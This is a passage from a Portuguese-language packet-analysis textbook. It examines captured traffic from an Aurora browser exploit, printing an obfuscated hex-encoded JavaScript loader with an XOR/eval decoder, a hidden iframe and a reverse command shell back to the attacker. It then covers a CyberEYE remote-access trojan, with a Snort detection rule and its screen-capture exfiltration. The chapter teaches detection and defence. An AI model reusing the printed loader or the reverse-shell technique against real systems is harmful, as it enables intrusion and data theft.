Esse conteúdo parece ser constituído de uma série de números e letras aleatórios em uma tag <script>. A tag <script> é usada no HTML para indicar o uso de uma linguagem de scripting de nível mais alto do lado cliente cujo código é executado no cliente HTTP. Nessa tag, geralmente você vê diversas instruções de scripting. Porém, os dados sem nexo nesse caso indicam que o conteúdo pode estar codificado para impedir que seja detectado. Como sabemos que esse é um tráfego para exploração de falhas, podemos supor que essa seção ofuscada de texto contém o preenchimento hexadecimal e o shellcode usados para

explorar o serviço vulnerável.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<script> ❶
    var IwpVuiFqihVySoJStwXmT =
'04271477133b000b1a0c240339133c120e2805160e1503684d705005291a08091b3e6e713e1122520b03123d05180839
2c0d27123b0a0805033c1c0735321a2407350314142935250829083c0a0000072f142624011f2a27022825082f253f2c3
9394a716a2615275207142524357d43772c2702705a2f466a657c6e4a256a7450614176566c65257e4165310515150a0f
2b35302a103d0e03041e0234362f3a3c34073e1b6d0d02131e3f1635200e21101c38093913112e322223211f323930213
3381b330a0c2c1175576c2e2713251f2308236b2f270f2d3e2d353c172b03393164031d192b1e363c012f072d31153823
0f2e113979490b03123d051808392c0d27123b0a0805033c1c0735321a2407350314142935250829083c0a0000072f142
624011f2a27022825082f253f2c39393125176614310627466a656e0d3a3968730d261334463b1122303b07052d3d3705
303e36340f05131d0b2934142b070d33657175043926244b261334461d362b31063d3e00263e1c110f11080f250e34002
0150110220c1e111c3d0e273f3a3a21050f2b2208341f04042c684d701c231177043e270b3562614b26133446220e083e
1c0d0e1b3d1d31362b271221170036001a240230092e222638383d152b1a23162b0d3303230b14053e3e3c1a321537122
d27043a30271d2439383b121f160a033e1c211e383f203e3e143136190210081f2c1e231603112d363975576c3f261523
112716327e2a20042f3e211f3e5221212e233d131c0f1318223d2a24080212361718392626070a24072c2710253321082
3092a15390917190d3e3310250fd0c04053d04173c1c0f212b180820333c382d3e3d2036000921320a1c36371e4e7e3e3a
34186c271f1707352e1f260a1a2d281c3b3c1e113411272e3d2419043d080611023c280d1c3318332b3b1c3d061f0b050
810103b173a160f32230a060d16260216001c1c05684d70070d223c330d113901070b001d02110b152f361f3818180a3f
180725123a121534381f0c113b05152021162a3e211e26282f012408242e381f27020605220124293309293c3321011a0
33a040822143533003f08000e22392c35270835137f656b701f2a727c4175077f5565726920537b782e55254b7f523660
39610b75286d05364b7255723078305e2e6f3d49624b7643223746108693f7b47694063136423756c4f392c7d4969573
3526f7c7d701f75287b167507725f632369205e25797f5525417152616039315c78786d05644a720372302a6d592a6f3d
44364b774322767b6153693f7c4164136313637c2a314f3973704966573355602328701f782b7c1175077f506e7469205
e7b7e7a55254623526460396c08787d6d0569107f5672302a6d597b6f3d1669462743227129665d693f2e13364763136e
762a364f397e29433657335460717f701f75727c16750722506e726920537b2c7d55254b7752646039615b78726d05364
77f5672302a365e746f3d4436147f4322777b315c693f7c116245631331217e624f392c7d4963573300337174701f7572
7116750772076e7569205e742c7d5525467f0033e039615375796d05644a74517230756d53756f3d43364b2443227c7d6
c59693f2c46644a631331217f334f397e7a4469573354602328701f752-714075072002647269205e7d797f55254h7f5f ❷
3 client pkts, 10 server pkts, 5 tuncs.
```

Entire conversation (12 kB) Show data as ASCII Stream 0 Find: Find Next Hide this stream Print Save as... Close Help

Figura 12.19 – Este conteúdo anárquico em uma tag <script> parece estar codificado.

**NOTA** O ofuscamento de script é uma técnica comum utilizada por malwares com o intuito de evadir-se da detecção e ocultar um conteúdo malicioso. Embora revelar os scripts ofuscados esteja além do escopo deste livro, essa é uma habilidade que você desenvolverá caso continue a analisar a comunicação de malwares. Muitos analistas habilidosos de malware conseguem reconhecer scripts maliciosos instantaneamente com uma rápida inspeção visual. Se quiser desafiar a si mesmo, tente revelar manualmente o script que se encontra ofuscado nesse exemplo.

Na segunda parte do conteúdo enviado pelo invasor, exibida na Figura 12.20, finalmente vemos um pouco de texto legível. Mesmo sem um extenso conhecimento de programação, podemos ver que esse texto parece fazer algum tipo de parsing de string com base em algumas variáveis. Essa é a última porção de texto antes da tag de fechamento </script>.

```

f7c2978140c077605672110205a2f7a2c2c2542255633193965097c2e1405601176020b307c365a28163d403342223a22
752f650e103f781360161a1367267c3136397a2b40342e3356347528091f7c2978140c077605672110205a2f7a2c2c254
2255633193965097c2e1405601176020b307c365a28163d403342223a22752f650e103f781360161a1367267c3136397a
2b40342e3356347528091f7c2978140c077605672110205a2f7a2c2c2542255633193965097c2e1405601176020b307c3
65a28163d403342223a22752f650e103f781360161a1367267c3148772c2702705a2f466a657c6e4a256a74501d17031e
1e082e200c091d0a391c1c1420270c212c121e1e1f371500050a2e352e302838301802113b05053f1139330706123d0a3
9312e0f222962390f222d3c186b522f4d7c6c37180f0932013d3207202300070519041e0c38393d0b3e3403120b10180f
263100321704122d153e14230f29202425142b2c0f30363c2924233d1c0b1b1b48332438344a716a384b2d04271477316
c684a201e2615013909031a223b23322d3b0b2029230707130115140128643b0233372a033a2022215131';
    var RXb = '';
    for (i = 0;i<IwpVuiFqihVySoJStwXmT.length;i+=2) {
        RXb += String.fromCharCode(parseInt(IwpVuiFqihVySoJStwXmT.substring(i, i+2), 16));
    }
    var vuWGsvUonxrQzpqqBXPrZNSKRGee = location.search.substring(1);
    var NqxAXnnXiILOBMwVnKoqnbp = '';
    for (i=0;i<RXb.length;i++) {
        NqxAXnnXiILOBMwVnKoqnbp += String.fromCharCode(RXb.charCodeAt(i) ^ vuWGsvUonxrQzpqqBXPrZNSKRGee.charCodeAt(i % vuWGsvUonxrQzpqqBXPrZNSKRGee.length));
    }
    window["eval"].replace(/[A-Z]/g,"")](NqxAXnnXiILOBMwVnKoqnbp);

</script>
</head>
<body>


3 client pkt(s), 10 server pkt(s), 5 turn(s).


```

*Figura 12.20 – Esta parte do conteúdo enviada pelo servidor inclui um texto legível e um iframe suspeito.*

A última seção de dados enviada pelo invasor para o cliente, também exibida na Figura 12.20, tem duas partes. A primeira é a seção `<span id="vhQYFCtoDnOzUOuxAfIDSzVMIHhjJojAOCHNZtQdlxSPFUeEthCGdRtiY">`. A segunda, contida nas tags `<span></span>`, é `<iframe src="/infowTVeeGDYJWNfsrdrvXiYApnuPoCMjRrSZuKtbVgwuZCXwxKjtEclbPuJPPctcflhsttMRrSyxl.gif"` v. Novamente, esse conteúdo talvez seja um sinal de atividade maliciosa por causa das strings longas e aleatórias com textos ilegíveis e possivelmente ofuscados que despertam suspeitas.

A parte do código contida na tag `<span>` é um iframe, que é um método comum usado pelos invasores para embutir um conteúdo inesperado adicional em uma página HTML. A tag `<iframe>` cria um frame inline que pode passar despercebido pelo usuário. Nesse caso, a tag `<iframe>` faz referência a um arquivo GIF de nome peculiar. Como mostra a Figura 12.21, quando o navegador do alvo vê a referência a esse arquivo, ele faz uma requisição GET para ele no pacote 21 u e o GIF é enviado imediatamente depois disso v.

No.	Time	Source	Destination	Protocol	Info
21	1.288241	192.168.100.206	192.168.100.206	HTTP	① GET /infowTVeeGDYJNNfsrdrvXiYApnuPoCMjRrSZuKtbVgweZCXwexKjtEc1bPuJPPctcf1hsttMRrSyx1.gif HTTP/1.1
22	1.485200	192.168.100.202	192.168.100.206	TCP	80 → 1031 [ACK] Seq=3036736951 Ack=3982971911 Win=64518 Len=0
23	1.489366	192.168.100.202	192.168.100.206	HTTP	② HTTP/1.1 200 OK (GIF89a) (GIF89a) (Image/gif)
24	1.650958	192.168.100.206	192.168.100.202	TCP	1031 → 80 [ACK] Seq=3982971911 Ack=3036737098 Win=64093 Len=0

Figura 12.21 – O GIF especificado no iframe é solicitado e baixado pelo alvo.

A parte mais peculiar dessa captura ocorre no pacote 25, quando o alvo inicia uma conexão de volta para o invasor na porta 4321. A observação desse segundo stream da comunicação no painel Packet Details (Detalhes do pacote) não oferece muitas informações, portanto, novamente, visualizaremos o stream TCP a fim de ter uma visão mais clara dos dados transmitidos. A Figura 12.22 mostra a saída da janela Follow TCP Stream (Seguir stream TCP).

```

.....`1.d.R0.R..R..r(..J&1.1..<a|., ..
....RW.R..B<...@x..tJ..P.H.X ...<I.4...1.1....
..8.u..};}$.u.X.X$..f..K.X.....D$|[aYZQ..X_Z....]hcmd...WWW1.j.YV..f.D$<...D
$...DTPVVVFVNVSVhy.?....NMF.0h...`.....Vh.....<.|_
...u..G.roj.S..Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp. ①

C:\Documents and Settings\Administrator\Desktop>dir ②
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AA-C05E

 Directory of C:\Documents and Settings\Administrator\Desktop

07/13/2010  05:33 PM    <DIR>      .
07/13/2010  05:33 PM    <DIR>      ..
07/13/2010  05:33 PM    <DIR>      data ③
07/13/2010  05:33 PM    <DIR>      docs
07/13/2010  05:34 PM                227 passwords.txt
                           1 File(s)           227 bytes
                           4 Dir(s)   19,271,598,080 bytes free

C:\Documents and Settings\Administrator\Desktop>

4 client pkt(s), 3 server pkt(s), 3 turn(s).

Entire conversation (899 bytes) Show data as ASCII Stream 1
Find: Find Next
Hide this stream Print Save as... Close Help

```

Figura 12.22 – O invasor está interagindo com um shell de comandos por meio desta conexão.

Nessa exibição, vemos algo que deveria disparar alarmes de imediato: um shell de comandos Windows u. Esse shell é enviado pelo alvo para o servidor, indicando que a tentativa de exploração de falhas do invasor foi bem-sucedida e que o payload foi entregue. O cliente transmitiu um shell de comandos de volta para o invasor depois que o exploit foi iniciado. Nessa captura, podemos até mesmo ver o invasor interagindo com o alvo fornecendo o comando dir v para visualizar uma listagem de diretório no computador-alvo w.

Supondo que o exploit tenha comprometido um processo executando como administrador ou que tenha migrado para um, o invasor poderá fazer praticamente tudo que quiser no computador-alvo. Com apenas um clique, em questão de segundos o alvo terá cedido o controle total de seu computador para um invasor.

Exploits como esse geralmente são codificados para que sejam irreconhecíveis quando forem transmitidos a fim de impedir que sejam detectados pelo IDS da rede. Assim, sem um conhecimento prévio desse exploit ou até mesmo de uma amostra do código do exploit, poderá ser difícil dizer exatamente o que está acontecendo no sistema do alvo sem uma análise mais completa. Felizmente, pudemos detectar alguns sinais reveladores de código malicioso nessa captura de pacotes. Esses sinais incluem o texto ofuscado na tag <script>, o iframe peculiar e o shell de comandos visto no texto simples.

Eis um resumo de como o exploit Aurora atuou nesse caso:

- O alvo recebe um email do invasor que parece ser legítimo, clica em um link contido nesse email e envia uma requisição GET para o site malicioso do invasor.
- O servidor web do invasor envia um redirecionamento 302 para o alvo, e o navegador do alvo envia automaticamente uma requisição GET para o URL redirecionado.
- O servidor web do invasor transmite uma página web contendo um código JavaScript ofuscado para o cliente, incluindo um exploit para exploração de vulnerabilidades e um iframe contendo um link para uma imagem GIF, que é solicitada.
- O código JavaScript transmitido antes é revelado quando a página é renderizada no navegador do alvo e o código é executado em seu computador, explorando uma vulnerabilidade do Internet Explorer.
- Depois que a vulnerabilidade é explorada, o payload oculto no código ofuscado é executado, e uma nova sessão é aberta do alvo para o invasor na porta 4321.
- Um shell de comandos é iniciado a partir do payload e é enviado de volta para o invasor de modo que ele possa interagir com o shell.

Do ponto de vista de um sistema de defesa, podemos usar esse arquivo de captura para criar uma assinatura para o nosso IDS, que poderá ajudar a detectar novas ocorrências desse ataque. Por exemplo, podemos filtrar com base em uma parte não ofuscada da captura, como o código em formato texto simples no final do texto ofuscado na tag <script>. Outra ideia seria escrever uma assinatura para todo tráfego HTTP com um redirecionamento 302 para um site com info no URL. Essa assinatura precisaria de alguns ajustes adicionais para que seja viável em um ambiente de produção, mas é um bom ponto de partida. É claro que também é importante lembrar que essas assinaturas podem ser contornadas. Se o invasor simplesmente alterar algumas das strings que observamos aqui ou entregar o exploit usando outro mecanismo, nossas assinaturas poderiam se tornar inúteis. Assim se trava a eterna batalha entre invasores e defensores.

*NOTA A habilidade de criar assinaturas de tráfego com base em amostras de tráfego malicioso é um passo essencial para alguém que esteja tentando defender uma*

*rede de ameaças desconhecidas. Analisar capturas como a que foi descrita aqui é uma ótima maneira de desenvolver habilidades para escrever essas assinaturas. Para saber mais sobre detecção de invasões e assinaturas de ataques, veja o projeto Snort em <http://www.snort.org/>.*

## Cavalo de Troia com acesso remoto

Até agora, analisamos os eventos de segurança com algum conhecimento prévio do que está acontecendo. É uma ótima maneira de saber como é a aparência dos ataques, mas não é muito condizente com o mundo real. Na maioria dos cenários do mundo real, as pessoas responsáveis por defender uma rede não analisarão todos os pacotes que passam por ela. Em vez disso, elas usarão algum tipo de IDS para alertá-las acerca de anomalias no tráfego de rede, que incentivem uma análise mais detalhada com base em uma assinatura de ataque predefinida.

No próximo exemplo, começaremos com um alerta simples, como se fôssemos um analista no mundo real. Neste caso, nosso IDS gera o seguinte alerta:

```
[**] [1:132456789:2] CyberEYE RAT Session Establishment [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/18-12:45:04.656854 172.16.0.111:4433 -> 172.16.0.114:6641
TCP TTL:128 TOS:0x0 ID:6526 IpLen:20 DgmLen:54 DF
***AP*** Seq: 0x53BAEB5E Ack: 0x18874922 Win: 0xFAF0 TcpLen: 20
```

Nosso próximo passo é visualizar a regra de assinatura que disparou esse alerta:

```
alert tcp any any -> $HOME_NET any (msg:"CyberEYE RAT Session Establishment";
content:"|41 4E 41 42 49 4C 47 49 7C|"; classtype:trojan-activity;
sid:132456789; rev:2;)
```

Essa regra está definida para gerar um alerta sempre que um pacote de qualquer outra rede for visto entrando na rede interna com o conteúdo hexadecimal 41 4E 41 42 49 4C 47 49 7C, que é convertido para ANA BILGI em código ASCII legível aos seres humanos. Quando esse conteúdo for detectado, um alerta será disparado, indicando a possível presença do RAT (remote-access trojan, ou cavalo de Troia com acesso remoto) da CyberEYE. RATs são programas maliciosos que executam silenciosamente em um computador-alvo e oferecem um meio para o invasor acessar remotamente a máquina-alvo.

**NOTA** A CyberEYE é uma ferramenta turca que já foi popular, usada para criar executáveis de RAT e administrar hosts comprometidos. Ironicamente, a regra do Snort vista nesta seção é disparada com a string ANA BILGI, que significa INFORMAÇÕES BÁSICAS em turco.

Agora veremos um pouco de tráfego associado ao alerta em ratinfected.pcapng. Esse alerta do Snort geralmente capturaria apenas o único pacote que disparou o alerta, mas felizmente temos toda a sequência de comunicação entre os hosts. Para ir ao que interessa, procure a string hexadecimal mencionada na regra do Snort, assim:

1. Selecione **EditFind Packet** (EditarEncontrar pacote) ou pressione ctrl-F.
2. Selecione a opção **Hex Value** (Valor hexa) no menu suspenso.
3. Insira o valor 41 4E 41 42 49 4C 47 49 7C na área de texto.
4. Clique em **Find** (Encontrar).

Como mostra a Figura 12.23, você deverá ver agora a primeira ocorrência da string hexadecimal na parte de dados do pacote 4 u.

```

> Frame 4: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
> Ethernet II, Src: Vmware_07:ae:27 (00:0c:29:07:ae:27), Dst: HewlettP_bf:91:ee (00:25:b3:bf:91:ee)
> Internet Protocol Version 4, Src: 172.16.0.111, Dst: 172.16.0.114
> Transmission Control Protocol, Src Port: 4433 (4433), Dst Port: 6641 (6641), Seq: 1404758878, Ack: 411519266, Len: 14
  Data (14 bytes)
    Data: 414e4142494c47497c3535360d0a ①
    [Length: 14]

0000  00 25 b3 bf 91 ee 00 0c  29 07 ae 27 08 00 45 00  .%...... )...'.E.
0010  00 36 19 7e 40 00 80 06  88 42 ac 10 00 6f ac 10  .6.^@... .B...o..
0020  00 72 11 51 19 f1 53 ba  eb 5e 18 07 49 22 50 18  .r.Q..5. .^..I"P.
0030  fa f0 ba 2b 00 00 41 4e  41 42 49 4c 47 49 7c 35  ...+..M! ABILGI|5
0040  35 36 0d 0a               56. .

Data (data.data), 14 bytes
Packets: 779 • Displayed: 779 (100.0%) • Load time: 0:0:8 | Profile: Default
  
```

*Figura 12.23 – A string do conteúdo no alerta do Snort é vista inicialmente aqui no pacote 4.*

Se Find (Encontrar) for selecionado várias outras vezes, você verá que essa string também ocorre nos pacotes 5, 10, 32, 156, 280, 405, 531 e 652. Embora toda a comunicação nesse arquivo de captura seja entre o invasor (172.16.0.111) e o alvo (172.16.0.114), parece que algumas ocorrências da string estão em conversas distintas. Enquanto os pacotes 4 e 5 estão se comunicando nas portas 4433 e 6641, a maioria das demais instâncias ocorre entre a porta 4433 e outras portas efêmeras selecionadas aleatoriamente. Podemos confirmar que há várias conversas se observarmos a aba TCP da janela Conversations (Conversas), conforme mostra a Figura 12.24.

Wireshark - Conversations - ratinfected																		
Ethernet · 1	IPv4 · 1	IPv6	TCP · 8	UDP	Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.0.114	6641	172.16.0.111	4433		172.16.0.114	6641	172.16.0.111	4433	48	2989	24	1589	24	1400	0.000000000	132.129609	96	84
172.16.0.114	6642	172.16.0.111	4433		172.16.0.114	6642	172.16.0.111	4433	10	585	6	343	4	242	0.012008000	132.117839	20	14
172.16.0.114	6643	172.16.0.111	4433		172.16.0.114	6643	172.16.0.111	4433	120	91 k	87	89 k	33	1807	74.205235000	0.066042	10 M	218 k
172.16.0.114	6644	172.16.0.111	4433		172.16.0.114	6644	172.16.0.111	4433	120	91 k	87	89 k	33	1807	84.209773000	0.070058	10 M	206 k
172.16.0.114	6645	172.16.0.111	4433		172.16.0.114	6645	172.16.0.111	4433	121	94 k	89	92 k	32	1753	94.225097000	0.072995	10 M	192 k
172.16.0.114	6646	172.16.0.111	4433		172.16.0.114	6646	172.16.0.111	4433	122	94 k	91	93 k	31	1699	104.238408000	0.071781	10 M	189 k
172.16.0.114	6647	172.16.0.111	4433		172.16.0.114	6647	172.16.0.111	4433	119	91 k	87	89 k	32	1753	114.238812000	0.070326	10 M	199 k
172.16.0.114	6648	172.16.0.111	4433		172.16.0.114	6648	172.16.0.111	4433	119	91 k	87	89 k	32	1753	118.445540000	0.066413	10 M	211 k

Name resolution     Limit to display filter     Conversation Types  
 Copy     Follow Stream...     Graph...     Close     Help

*Figura 12.24 – Há três conversas individuais entre o invasor e o alvo.*

Podemos separar visualmente as diferentes conversas nesse arquivo de captura colorindo-as da seguinte maneira:

1. No diálogo de filtro acima do painel Packet List (Lista de pacotes), digite o filtro

`(tcp.flags.syn == 1) && (tcp.flags.ack == 0)`. Em seguida, tecle enter. Isso fará o pacote SYN inicial ser selecionado para cada conversa no tráfego.

2. Clique no primeiro pacote com o botão direito do mouse e selecione Colorize Conversation (Colorir conversa).
3. Selecione TCP e, em seguida, escolha uma cor.
4. Repita esse processo para os pacotes SYN restantes, escolhendo uma cor diferente para cada um.
5. Quando terminar, clique no X para remover o filtro.

Após colorir as conversas, podemos limpar o filtro para ver como elas se relacionamumas com as outras, ajudando-nos a monitorar o processo de comunicação entre os dois hosts. A comunicação entre os dois hosts tem início na primeira conversa (portas 6641/4433), portanto é um bom lugar para começar. Clique com o botão direito do mouse em qualquer pacote da conversa e selecione Follow TCP Stream (Seguir stream TCP) para ver os dados que foram transferidos, conforme mostra a Figura 12.25.




Figura 12.25 – A primeira conversa produz resultados interessantes.

De imediato, vemos que a string de texto ANABILGI|556 é enviada do invasor para o alvo u. Como resultado, o alvo responde com algumas informações básicas de sistema, incluindo o nome do computador (CSANDERS-6F7F77) e o sistema operacional em uso (Windows XP Service Pack 3) v, e começa a transmitir repetidamente a string BAGLIMI?

de volta para o invasor w. A única comunicação de volta do invasor é a string CAPSCREEN60 x, que aparece seis vezes.

A string CAPSCREEN60 devolvida pelo invasor é interessante, portanto vamos ver em que direção ela nos leva. Para isso, certifique-se de ter limpado qualquer filtro de exibição e procure a string de texto CAPSCREEN60 nos pacotes usando o diálogo de pesquisa, especificando a opção String e garantindo que a opção Packet bytes (Bytes do pacote) esteja selecionada para o local em que a pesquisa será feita.

Após efetuar essa pesquisa, encontramos a primeira ocorrência da string no pacote 27. O fato intrigante acerca dessa informação é que, assim que a string é enviada do invasor para o cliente, este confirma a recepção do pacote e uma nova conversa é iniciada no pacote 29. Você deverá ser capaz de perceber mais facilmente a nova conversa começando por causa das regras de cores aplicadas antes.

Agora, se você seguir a saída do stream TCP para essa nova conversa (exibida na Figura 12.26), vemos a string familiar ANABILGI|12, seguida da string SH|556 e, por fim, a string CAPSCREEN|C:\WINDOWS\jpgevhook.dat|84972 u. Observe o path de arquivo especificado após a string CAPSCREEN, seguida de um texto ilegível. O aspecto mais intrigante nesse caso é que o texto ilegível tem como prefixo a string JFIF v; uma pesquisa rápida no Google informará que essa string é comumente encontrada no início de arquivos JPG.


